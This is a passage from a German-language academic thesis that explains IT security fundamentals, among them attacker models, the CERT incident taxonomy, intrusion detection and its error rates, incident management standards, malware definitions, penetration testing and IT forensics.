Lediglich beim Basisangriff „Lesen“ bleibt der originale Datenfluss von Quelle zu Ziel selbst unangetastet. Daher handelt es sich hierbei um den einzigen *passiven* Angriff der 5 Basisangriffe. Während die regulären Kommunikationspartner das Vorhandensein aktiver Angriffe unter gewissen Umständen erkennen können (z.B. bei paralleler Nutzung eines unabhängigen Kommunikationskanals), ist ein passives Mitlesen durch Dritte in der Praxis oft deutlich schwerer aufzudecken.

In der Regel lassen sich auch komplexere Angriffe als eine Kombination der vorgestellten Basisangriffe darstellen. Ein einfaches Beispiel sind Replay-Angriffe, bei denen eine im Vorfeld aufgezeichnete, reguläre Kommunikation zu einem späteren Zeitpunkt durch den Angreifer unverändert an das Zielsystem gesendet wird. Diese lassen sich als eine Kombination der Basisangriffe „Lesen“ und „Erzeugen (Spoofing)“ ansehen.

Entsprechende Basisangriffe werden in der Literatur häufig auch Angreifermodellen zugrunde gelegt, beispielsweise beim Dolev-Yao-Modell [DoYa83]. Dort ermöglicht es die Menge der Basisangriffe einem Angreifer, existierende Nachrichten zu lesen, diese ggf. zu unterbrechen, zu verzögern oder neu einzuspielen sowie beliebige eigene Nachrichten zu erzeugen, deren Inhalt er seinem Wissen und vorhergegangenen Beobachtungen entnehmen kann. Gemeinsam bilden die Basisangriffe hiermit das theoretische Fundament zur Modellierung eines *Dolev-Yao Intruder*, eines Angreifers mit der stärkstmöglichen Kontrolle über ein Kommunikationsnetzwerk (vgl. auch [Scha10]).

2.1.8 CERTs und CERT-Taxonomie

Die Behandlung von IT-Sicherheitsvorfällen wird insbesondere in größeren Unternehmen und Behörden durch dedizierte „Notfallteams“ durchgeführt, die i.d.R. als Computer Emergency Response Team (CERT) bezeichnet werden[1]. Zu ihren Aufgabenbereichen gehört es, entsprechende Vorfälle schnellstmöglich zu erkennen, zu analysieren und geeignete Reaktionen einzuleiten (vgl. [KKRZ03], [Hoye06]). Letztere verfolgen insbesondere die Ziele, *Schadenspotential* zu begrenzen (z.B. durch geeignetes Entgegenwirken/Blockieren erkannter Angriffe) sowie der *Eintrittswahrscheinlichkeit* entsprechender zukünftiger Angriffe (z.B. durch Schließen ausgenutzter Schwachstellen) entgegenzuwirken. Insgesamt soll somit das *Risiko* aktueller und zukünftiger IT-Sicherheitsvorfälle reduziert werden um Werte und Ansehen des Unternehmens zu schützen.

Aus dem Bereich der Analyse von IT-Sicherheitsvorfällen durch CERTs stammt die sog. CERT-Taxonomie von John D. Howard und Thomas A. Longstaff [HoLo98]. Ein wesentliches Ziel für die Erstellung dieser Taxonomie war es, eine gemeinsame Sprache für relevante Zusammenhänge bei IT-Sicherheitsvorfällen zu schaffen, um mit einer einheitlichen Betrachtungsweise IT-Sicherheitsvorfälle strukturiert analysieren / klassifizieren und den Austausch darüber in einer gemeinsamen Sprache abwickeln zu können. Die CERT-Taxonomie unterscheidet sieben wesentliche Bestandteile eines Sicherheitsvorfalls:

- **Angreifer *(attacker)*:** Als Beispiele verschiedener Arten von Angreifern, die generell zu berücksichtigen sind, nennt [HoLo98] Hacker, Spione, Terroristen, beauftragte Angestellte, professionelle Kriminelle, Vandalen und Voyeure.
- **Werkzeug *(tool)*:** Für Einleitung und Durchführung ihrer Angriffe verwenden Angreifer Werkzeuge. Mit Blick auf ausgewählte Beispiele aus [HoLo98] reichen diese von einzelnen Nutzerbefehlen über schadhafte Software (Skripte/Programme oder Toolkits) bis hin zu physischen Angriffen.
- **Schwachstelle *(vulnerability)*:** Die eingesetzten Werkzeuge nutzen in der Regel eine Schwachstelle aus, um effektiv eingesetzt werden zu können. Diese kann bei jeder Art von IT-System (also auch im Automobil) in einer der drei Phasen Design, Implementierung oder Konfiguration entstanden sein.
- **Aktion *(action)*:** Während des Angriffs führt der Angreifer verschiedene elementare Aktionen aus. Die in Abschnitt 2.1.7 vorgestellten Basisangriffe sind ein Beispiel für entsprechende Aktionen.
- **Ziel *(target)*:** Die Aktionen beziehen sich dabei auf einzelne Ziele. Die in [HoLo98] genannten Beispiele umfassen sowohl Elemente innerhalb eines IT-Systems (z.B. einzelne Daten, Nutzeraccounts oder Prozesse) aber auch ganze Computer sowie (Inter-)Netzwerke, in denen diese organisiert sind.
- **Unautorisiertes Resultat *(unauthorized result)*:** Der Angriff selbst führt schließlich zu einem erzielten Resultat, z.B. dem Erlangen von erhöhten Zugriffsrechte oder dem Auslesen bzw. Verändern geschützter Daten. Das unautorisierte Resultat kann in der Regel auch in Form der verletzten Schutzziele bzw. Sicherheitsaspekte (Abschnitt 2.1.3) ausgedrückt werden.
- **Motivation *(objective)*:** Letztendlich übt der Angreifer einen Angriff immer aus einer gewissen Motivation heraus aus. Beispielhafte Motivationen sind Nervenkitzel, politische oder finanzielle Beweggründe oder Freude am Schaden / Vandalismus [HoLo98].

In Abbildung 3 ist die CERT-Taxonomie mit ihrer Grundstruktur (oberer Teil) sowie mit den in [HoLo98] vorgeschlagenen Beispielen für die vorgestellten Bestandteile von Sicherheitsvorfällen (unterer Teil) abgebildet. Der gesamte Sicherheitsvorfall wird hierbei in drei ineinander geschachtelte Abschnitte unterteilt:

- **Vorfall *(incident)*:** Bei der Analyse des gesamten *Vorfalls* stehen neben dem *Angriff* zunächst im Wesentlichen der *Angreifer* und seine *Motivation* im Vordergrund.
- **Angriff *(attack)*:** Bei der näheren Analyse eines Angriffs werden die genutzten *Werkzeuge* und die ausgenutzten *Schwachstellen* betrachtet, sowie *unautorisierte Resultate* der durchgeführten *Ereignisse*.
- **Ereignis *(event)*:** Als elementarer Angriffsschritt wird ein Ereignis weiter in die einzelnen *Aktionen* und ihre jeweiligen *Ziele* unterteilt.

[1] Ebenfalls gängig sind Bezeichnungen wie Computer Security Incident Response Team (CSIRT), Incident Response Capability (IRC) oder Incident Response Team (IRT).




Abbildung 3: Die CERT-Taxonomie nach [HoLo98]

2.1.9 Intrusion Detection

Das Forschungsgebiet der Intrusion Detection verfolgt grundsätzlich das Ziel, durch Beobachtung von Systemen und Netzwerken während des Betriebs aktive Angriffe (in Form schadhafter und unautorisierter Aktivitäten) erkennen zu können. Zugehörige Intrusion-Detection-Systeme (IDS) bilden somit eine wesentliche technische Grundlage, um z.B. einem CERT die laut Abschnitt 2.1.8 geforderte schnellstmögliche Erkennung von IT-Sicherheitsvorfällen zu ermöglichen.

> *Als Intrusion-Detection wird die aktive Überwachung von Computersystemen und/oder -netzen mit dem Ziel der Erkennung von Angriffen und Missbrauch bezeichnet. Das Ziel von Intrusion-Detection besteht darin, aus allen im Überwachungsbereich stattfindenden Ereignissen diejenigen herauszufiltern, die auf Angriffe, Missbrauchsversuche oder Sicherheitsverletzungen hindeuten, um diese anschließend vertieft zu untersuchen. Ereignisse sollen dabei zeitnah erkannt und gemeldet werden.*
>
> [BSI02]

Vertiefende Grundlagen zur Intrusion Detection liefert Abschnitt 2.2.

2.1.10 Intrusion Management

Die Bearbeitung von Informationssicherheitsvorfällen unter Einbindung geeigneter Werkzeuge (wie z.B. IDS) ist insbesondere bei der professionellen Durchführung z.B. durch CERTs als ein durchgehender Prozess zu verstehen.
Aufbauend auf den bestehenden Erfahrungen haben sich inzwischen sowohl zum Management von IT-Sicherheitsvorfällen im Allgemeinen sowie von Intrusion-Detection-Systemen im Spezielleren bereits verschiedene Standards etabliert.

Ein Beispiel aus der Normenfamilie ISO/IEC 27000, die verschiedene Aspekte des Managements der IT-Sicherheit behandelt [ISO14], ist das im Standard ISO/IEC 27035:2011 beschriebene *Information Security Incident Management* (kurz: ISIM) [ISO11b]. Hier wird das Management von IT-Sicherheitsvorfällen als Kreislauf von fünf Phasen beschrieben (Abbildung 4). Kennzeichnende Inhalte der einzelnen Phasen sind hierbei unter anderem:

- ***Plan and prepare:*** Zusammenstellen eines Incident Response Teams (IRT, bzw. CERT), Erstellen von Leitlinien und Schemata für das ISIM.
- ***Detection and reporting:*** Entdecken und Melden von Ereignissen, die einen Vorfall darstellen oder ihn einleiten könnten.

- ***Assessment and decision:*** Bewerten der Situation, Entscheidung über das tatsächliche Vorliegen eines Vorfalls.
- ***Responses:*** Eindämmen und Beseitigen des Vorfalls, Wiederherstellen der Systeme, Einleiten IT-forensischer Untersuchungen.
- ***Lessons learnt:*** Nutzen der Erkenntnisse aus aufgetretenen Vorfällen zur zukünftigen Verbesserung des Management-Prozesses.




Abbildung 4: Phasen des Managements von IT-Sicherheitsvorfällen nach ISO/IEC 27035

Für den Umgang mit Intrusion-Detection-Systemen, der hier primär dem Bereich „Detection and reporting“ zuzuordnen ist, kann auf konkreten Erfahrungen aus weiteren, teils standardisierten Vorgehensweisen aufgebaut werden.
Konkrete Vorgehensweisen für die Auswahl, den Einsatz und den Betrieb von Intrusion-Detection-Systemen bündelt z.B. der Standard ISO/IEC 18043:2006 [ISO06], dessen zukünftige Ablösung durch den Standard ISO/IEC 27039 gegenwärtig in Planung ist. Dies umfasst auch das übergeordnete Management von Intrusion-Detection-Systemen, z.B. bzgl. des Konfigurationsmanagements der eingesetzten Detektionsmechanismen und Folgeaktivitäten. Das Management von IDS wird auch als Teil des *Security Information and Event Management* (SIEM) aufgegriffen und ist in der zugehörigen Quelle [Niit09] wie folgt beschrieben:

> *Das Intrusion Management sammelt die Informationen der unterschiedlichen Intrusion Detection Systeme. Diese werden im Intrusion Management aggregiert und korreliert. Aus den gesammelten Ereignisdaten werden dann die Vorfälle abgeleitet und priorisiert.*

[Niit09]

2.1.11 Malware

Ein großer Teil der von Angreifern eingesetzten technischen Hilfsmittel, die in der o.g. CERT-Taxonomie als Werkzeug (Tool) einzuordnen sind, wird in Form schadhafter Programmlogik umgesetzt – als Malware. In der Desktop-IT-Domäne, in der diese Problematik bislang primär relevant ist, gibt es für diese Werkzeuge IT-basierter Angriffe eine Vielzahl von Synonymen und Definitionen.
In dieser Arbeit wird primär das Kunstwort Malware verwendet, das ursprünglich auf den englischen Ausdruck "malicious software" zurückgeht und auch im Deutschen mittlerweile verbreitete Anwendung findet. Als weitere verbreitete Entsprechungen können im englischen Sprachraum „Malicious Code“ und „Malicious Logic“ genannt werden, während im deutschen Sprachgebrauch auch „Schadcode“, „Schadprogramm“, „Schadsoftware“, „Schadlogik“ oder „Programme mit Schadensfunktion“ als synonyme Begriffe genutzt werden.

Das Bundesamt für Sicherheit in der Informationstechnik (BSI) liefert folgende Definition:

> *Schadprogramm / Schadsoftware / Malware: Die Begriffe Schadfunktion, Schadprogramm, Schadsoftware und Malware werden häufig synonym benutzt. Malware ist ein Kunstwort, abgeleitet aus ‚Malicious software’ und bezeichnet Software, die mit dem Ziel entwickelt wurde, unerwünschte und meistens schädliche Funktionen auszuführen. Beispiele sind Computer-Viren, Würmer und Trojanische Pferde. Schadsoftware ist üblicherweise für eine bestimmte Betriebssystemvariante konzipiert und wird daher meist für verbreitete Systeme und Anwendungen geschrieben.*

[BSI09]

Das amerikanische IT-Sicherheits-Institut SANS (SysAdmin, Audit, Network, Security) liefert in seinem Glossar zwei kompakte Definitionen:

> *Malware: A generic term for a number of different types of malicious code.*

[SANS14]

> *Malicious Code: Software (e.g., Trojan horse) that appears to perform a useful or desirable function, but actually gains unauthorized access to system resources or tricks a user into executing other malicious logic.*

[SANS14]

Beim amerikanischen National Institute of Standards and Technology (NIST) wird folgende Definition angeführt:

> *Malware, also known as malicious code and malicious software, refers to a program that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victim's data, applications, or operating system (OS) or of otherwise annoying or disrupting the victim. Malware such as viruses and worms is usually designed to perform these nefarious functions in such a way that users are unaware of them, at least initially. In the 1980s, malware was occasionally a nuisance or inconvenience to individuals and organizations; today, malware is the most significant external threat to most systems, causing widespread damage and disruption and necessitating extensive recovery efforts within most organizations.*

[MeKN05]

Anknüpfend an die o.g., kompakten Malware-Definitionen werden einige ergänzende Grundlagen zu Malware vertiefend in Abschnitt 2.3 behandelt.

2.1.12 Penetrationstests

Penetrationstests dienen dazu, anhand der praktischen Anwendung typischer Angriffstechniken das Vorgehen eines typischen Angreifers zu simulieren und hierdurch Aussagen zu vorliegenden Schwachstellen eines IT-Systems (oder spezifischer Anwendungen/Dienste) sowie bedrohten Schutzgütern zu erhalten (vgl. auch Abschnitt 4.5.2 in [Ecke08]). Um praxisnahe Ergebnisse zu erhalten, werden bei Penetrationstests teilweise dieselben oder ähnliche Werkzeuge (nach der CERT-Taxonomie in Abschnitt 2.1.8) eingesetzt wie bei realen Angriffen. Sie setzen somit die Autorisation durch den Systembetreiber voraus und erfolgen i.d.R. unter kontrollierten Bedingungen, um den Produktivbetrieb der betroffenen Systeme nicht oder nur möglichst geringfügig zu beeinträchtigen.

Penetrationstests können aus den zwei folgenden, entgegengesetzten Perspektiven erfolgen [Ecke08], die in vergleichbarer Form auch in anderen Domänen wie z.B. bei allgemeinen Software-Tests unterschieden werden:

- ***Black-Box-Perspektive:*** Untersuchungen aus Black-Box-Perspektive erfolgen ohne Zugriff auf detaillierte Informationen (Spezifikationen, Quellcode, Dokumentation etc.) über das zu untersuchende System oder es werden lediglich solche einbezogen, die in öffentlichen Quellen wie z.B. dem Internet verfügbar sind. Dies entspricht den typischen Voraussetzungen eines Außentäters.
- ***White-Box-Perspektive:*** Bei Untersuchungen aus White-Box-Perspektive liegen sämtliche o.g. Informationen über das zu testende System vor. Dies entspricht den typischen Voraussetzungen eines Innentäters.

Zwar ersetzen Penetrationstests nicht die Notwendigkeit einer IT-sicherheitsbewussten Gestaltung und Umsetzung eines Systems (z.B. gemäß der Designprinzipien aus Abschnitt 2.1.5), stellen jedoch eine wertvolle ergänzende Maßnahme dar:

> *Penetration testing is no substitute for good, thorough specification, rigorous design, careful and correct implementation, and meticulous testing. It is, however, a very valuable component of the final stage, "testing"; it is simply a form of a posteriori testing. Ideally, it should be unnecessary; but human beings are fallible and make mistakes, and computer systems are so complex that no single individual, or group, understands all aspects of the hardware's construction, the software's design, implementation, and the computer system's interactions with users and environment. Hence, errors will be introduced. Properly done, penetration tests examine the design and implementation of security mechanisms from the point of view of an attacker. The knowledge and understanding gleaned from such a viewpoint is invaluable.*

[Bish04]

2.1.13 IT-Forensik

Das Forschungsgebiet der IT-Forensik befasst sich mit der Aufklärung IT-basierter Vorfälle und wird häufig zur Aufklärung von Straftaten betrieben. Eine IT-forensische Vorfallsaufklärung umfasst eine ausführliche und strukturierte Datenanalyse auf Beweismitteln, die nach der Erkennung bzw. Vermutung des Vorfalls gesichert werden. Da insbesondere in Gerichtsverfahren dem Beweiswert sowie der Begründbarkeit und Nachvollziehbarkeit der Untersuchungen ein sehr hoher Stellenwert zukommt (u.a. das Einhalten einer lückenlosen Beweiskette, engl.: *chain of custody*), wird die IT-Forensik i.d.R. als ein durchgängiger Prozess betrieben. Dieser Charakter der IT-Forensik wird z.B. in der Definition des vom BSI herausgegebenen Leitfadens „IT-Forensik“ deutlich:

> *IT-Forensik ist die streng methodisch vorgenommene Datenanalyse auf Datenträgern und in Computernetzen zur Aufklärung von Vorfällen unter Einbeziehung der Möglichkeiten der strategischen Vorbereitung insbesondere aus der Sicht des Anlagenbetreibers eines IT-Systems.*

[BSI11]

Die IT-forensischen Prinzipien fordern ein durchgehend nachvollziehbares Vorgehen, um insbesondere auch bei ggf. folgenden Gerichtsverfahren verwertbare Ergebnisse zu erzielen. Ihnen zufolge sollte insbesondere die Integrität und Authentizität (Abschnitt 2.1.3) der zu analysierenden Daten (inkl. aller nachfolgend darauf angewendeter Transformationen) mit Beginn ihrer Sicherstellung von potentiell relevanten Datenträgern und Netzwerkelementen jederzeit überprüfbar sein. Grundsätzlich sollte der IT-Forensiker zudem auch geeignete Maßnahmen zur Wahrung der Vertraulichkeit der zu analysierenden Informationen treffen.

Der IT-forensische Prozess selbst wird in der Literatur durch verschiedene Autoren modelliert (vgl. [BSI11], z.B. S. 24). Ein Aspekt hierbei ist die Modellierung wesentlicher Prozessabschnitte. Beispielsweise unterteilt der Leitfaden „IT-Forensik“ die im Rahmen des IT-forensischen Prozesses betriebenen Vorgehensweisen in die sechs Abschnitte „strategische Vorbereitung“, „operationale Vorbereitung“, „Datensammlung“, „Untersuchung“, „Datenanalyse“ und „Dokumentation“. Weitere Informationen zu diesem in Abbildung 5 dargestellten Prozessmodell können den Arbeiten [BSI11] und (bzgl. einer exemplarischen Anwendung) [KHA+09] entnommen werden.




Abbildung 5: Das IT-forensische Prozessmodell nach [KHA+09] und [BSI11]

2.1.14 Malwareanalyse

Mit der hohen Verbreitung und Relevanz von Malware im Desktop-IT-Bereich wurden dort auch bewährte Vorgehensweisen und etablierte Werkzeuge zur Analyse entsprechender Schadprogramme entwickelt.
In vielen Fällen wird Malwareanalyse als spezielle Teilaufgabe im Rahmen der Aufklärung von (schadcodebasierten) IT-Sicherheitsvorfällen betrieben und kann daher auch als spezialisierte Teildisziplin im Forschungsgebiet der IT-Forensik angesehen werden.
Grundsätzlich können Malwareanalysen auch losgelöst von der Aufklärung konkreter Vorfälle betrieben werden. Beispielsweise analysieren Hersteller von Sicherheitsprodukten wie z.B. Anti-Viren (AV) Lösungen teils große Mengen gesammelter, mutmaßlicher Schadsoftware. Dies dient insbesondere der Integration geeigneter Schutzmaßnahmen gegen entsprechende Vorfälle in ihre Produkte.

Bei der Malwareanalyse liegt der zu untersuchende Schadcode in vielen Fällen lediglich als Binärdatei vor, d.h. nicht in einer durch den Menschen meist leichter lesbaren Quelltextform. Die Malwareanalyse verfolgt typischerweise das primäre Ziel, die Funktionsweise der Malware nachzuvollziehen um im Ergebnis u.a.

- ihre Schadwirkung zu identifizieren,
- betroffene Systeme zu finden und zu bereinigen,
- Schutzmaßnahmen abzuleiten und ergreifen zu können,
- ausgenutzte Schwachstellen zu identifizieren und schließen zu können,
- ggf. den Urheber identifizieren (und ggf. rechtlich belangen) zu können.

Das bestehende Wissen aus dem Gebiet der Malwareanalyse spiegelt sich auch in einem breiten Spektrum verfügbarer Literatur wider, darunter beispielsweise [FaVe05] (Kap. 6: „Malware analysis basics“), [SkZe03], [AqCM08] und [SiHo12]. Einige etablierte Beispiele wesentlicher zugrundeliegender Vorgehensweisen und Werkzeugen werden in Abschnitt 2.3.2 der vorliegenden Arbeit vertiefend behandelt.

2.2 Intrusion Detection – vertiefende Grundlagen

In der Desktop-IT-Domäne, besonders in größeren Netzwerken, stellen Intrusion-Detection-Systeme (IDS) bereits einen etablierten Teil der IT-Sicherheits-Infrastruktur dar. Abbildung 6 zeigt einen schematischen Überblick über die typische Struktur eines IDS nach [LeSt98], auf die die folgende Einführung Bezug nimmt.




Abbildung 6: Schematischer Aufbau eines Intrusion-Detection-Systems (IDS) nach [LeSt98]

Um ein möglichst breites Spektrum zu beobachtender Ereignisse abzudecken, haben sich für diese Systeme verschiedenartige Konzepte etabliert, die teils gegensätzliche Strategien verfolgen – etwa was ihre Positionierung (Abschnitt 2.2.2) und die von ihnen verfolgten Erkennungsansätze (Abschnitt 2.2.3) betrifft – und in der erzielbaren Erkennungsleistung (Abschnitt 2.2.1) variieren können.

2.2.1 Erkennungsleistung

Unter anderem bei der Einführung und dem Betrieb von IDS ist es wichtig, die Erkennungsleistung jeweiliger Implementierungen bzw. Konfigurationen bewerten sowie mit der anderer Lösungen vergleichen zu können. Nach [Meie07] werden hierzu typischerweise folgende

Werte ermittelt und verglichen, die in identischer oder ähnlicher Form auch in anderen Forschungsbereichen (z.B. der Biometrie, siehe [Viel06]) zur Bewertung von (Klassifikations-) Genauigkeit etabliert sind:

> - *Wahr-Positive (True Positives): Beobachtungen, die korrekt als positiv (sicherheitsverletzend) klassifiziert wurden.*
> - *Wahr-Negative (True Negatives): Beobachtungen, die korrekt als negativ (sicherheitskonform) klassifiziert wurden.*
> - *Falsch-Positive (False Positives): Beobachtungen, die inkorrekt als positiv (sicherheitsverletzend) klassifiziert wurden.*
> - *Falsch-Negative (False Negatives): Beobachtungen, die inkorrekt als negativ (sicherheitskonform) klassifiziert wurden.*

[Meie07]

Insbesondere die letzten beiden Werte werden als False Positive Rate (FPR) bzw. False Negative Rate (FNR) betrachtet, um die Häufigkeit von Fehlalarmen sowie nicht erkannten Angriffen zu vergleichen. Teils lässt sich über die Konfiguration des IDS eine Reduktion einer dieser beiden Fehlerraten erzielen, die jedoch i.d.R mit einer Erhöhung der jeweils anderen einhergeht.

2.2.2 Erkennungs-Domäne

Intrusion-Detection-Systeme können als Teil eines Netzwerks oder direkt auf den einzelnen Produktivsystemen betrieben werden. Netzwerkbasierte Intrusion-Detection-Systeme (auch als NIDS bezeichnet [MoCu09]) analysieren den Datenverkehr, was neben (Paket-)Headerinformationen insbesondere auch den Inhalt jeder Nachricht / jedes Pakets einbezieht, um charakteristische Anzeichen bekannter Angriffe zu entdecken.
Hostbasierte Intrusion-Detection-Systeme (auch: HIDS, siehe [MoCu09]) beaufsichtigen insbesondere die Aktivitäten der laufenden Prozesse (inkl. ihrer einzelnen Threads), beispielsweise bezüglich der verwendeten Systemaufrufe (system calls) oder Zugriffe auf Ressourcen (wie Massenspeicher, Netzwerk etc.).
Grundsätzlich betreiben IDS demnach i.d.R. ein passives Monitoring von Netzwerk- oder Systemaktivitäten und nehmen keine aktive Filterung/Reglementierung der aktuellen Ereignisse ein, wie dies beispielsweise Firewalls tun (vgl. auch [LFM+02]).

2.2.3 Generelle Verfahren zur Erkennung und Behandlung von Sicherheitsvorfällen

Die Strategien, anhand derer in der Intrusion Detection Sicherheitsvorfälle bzw. die mit ihnen einhergehenden Sicherheitsverletzungen erkannt werden, werden in diesem Abschnitt anhand wesentlicher Beispiele kompakt vorgestellt. Vertiefende Ausführungen und Hintergründe finden sich in Fachliteratur wie [Meie07].

Wie es Abbildung 6 in Form der Komponente „*Detection Models“* veranschaulicht wird, benötigt die „*Detection Engine“* für ihre Arbeit gewisse Modelle und Referenzdaten. Das konkrete Erscheinungsbild dieser Modelle hängt von der jeweils verwendeten Erkennungsmethode ab. Dabei können verschiedene grundlegende Erkennungsstrategien unterschieden werden, die primär durch die Art und Weise gekennzeichnet sind, wie Vorfälle in den beaufsichtigten Aktivitäten festgestellt werden.

- **Missbrauchserkennung: Signatur- oder regelbasierte Ansätze.** Ein verbreiteter Ansatz ist die Suche nach bekannten Angriffsmustern im Rahmen signaturbasierter (auch: regelbasierter) Erkennungsverfahren. Beim signaturbasierten Ansatz werden gewisse Ereigniskombinationen oder -sequenzen, die als charakteristisch für einen spezifischen Angriff bekannt sind, in Form einer Signaturdatenbank verwaltet und durch die „Detection Engine“ überprüft. Das verbreitete netzwerkbasierte IDS Snort [Snor14] ist ein Praxisbeispiel für ein solches signaturbasiertes Intrusion-Detection-System.
- **Anomalieerkennung.** Eine alternative Strategie basiert auf der Erkennung von Anomalien. Gewisse Ereignisse oder Situationen, die von bekanntem Normalverhalten bzw. Normalzuständen abweichen, werden durch das IDS als potentiell bösartig eingestuft und

dienen als Grundlage für die Angriffserkennung. Bestehende Arbeiten zu anomaliebasierten Ansätzen können z.B. [FLD+06] oder [NiJe07] entnommen werden.
Damit Abweichungen vom Normalverhalten erkannt werden können, muss dieses dem IDS zuvor bekannt sein. Ein Ansatz hierfür besteht im einleitenden Erlernen bzw. Messen des normalen Systemverhaltens zur Erstellung eines Referenzprofils; dieses kann nach [Meie07] z.B. auf Basis statistischer Methoden, neuronalen Netzen, genetischen Algorithmen, Support Vector Machines, Data-Mining-Techniken oder Analogien zum menschlichen Immunsystem erfolgen. Eine Alternative zum Erlernen bzw. Messen des Normalverhaltens ist dessen formale Spezifikation. Die sog. spezifikationsbasierte Anomalieerkennung kommt somit primär für solche Systeme infrage, zu denen bereits geeignete Spezifikationen vorliegen.

Beide Strategien und die einzelnen ihnen zuzuordnenden Umsetzungsmöglichkeiten weisen untereinander charakteristische Unterschiede auf, u.a. in Bezug auf ihre Erkennungsleistung.

- Da signaturbasierte Ansätze darauf zugeschnitten sind, das Auftreten bekannter Angriffe zu erkennen, zeichnen sich entsprechende Lösungen bei präziser Spezifikation der Erkennungssignaturen typischerweise durch eine sehr geringe FPR (d.h. Häufigkeit von Fehlalarmen) aus. Schwächen haben sie jedoch insbesondere bei neuartigen Angriffen, für die noch keine Signaturen erstellt oder eingepflegt wurden.
- Mit anomaliebasierten Ansätzen können hingegen auch solche Sicherheitsvorfälle erkannt werden. Sie weisen im Allgemeinen jedoch eine „inhärente Unschärfe“ [Meie07] der Ergebnisse auf, die in der Praxis i.d.R. mit deutlich geringeren Erkennungsleistungen einhergehen. Einen wesentlichen Grund hierfür stellt die prinzipbedingte Problematik einer zentralen Annahme anomaliebasierter Ansätze dar. Diese besagt, dass Abweichungen vom erlernten bzw. spezifizierten Normalverhalten des beobachteten Systems auf Verletzungen der IT-Sicherheit hindeuten [Meie07]. Diese grundsätzlich sinnvolle Annahme muss jedoch nicht in allen Fällen zutreffen. Einerseits kann anomales Verhalten in der Praxis auch aufgrund anderweitiger Ereignisse wie z.B. unvorhergesehener Funktionsstörungen oder sich nur langsam ändernder Randbedingungen hervorgerufen werden (Gefahr von Fehlalarmen / False Positives). Andererseits muss sich eine Sicherheitsverletzung nicht zwangsläufig durch ein anomales Systemverhalten äußern (Gefahr von Nichterkennungen / False Negatives).

Das Spektrum möglicher Entscheidungen

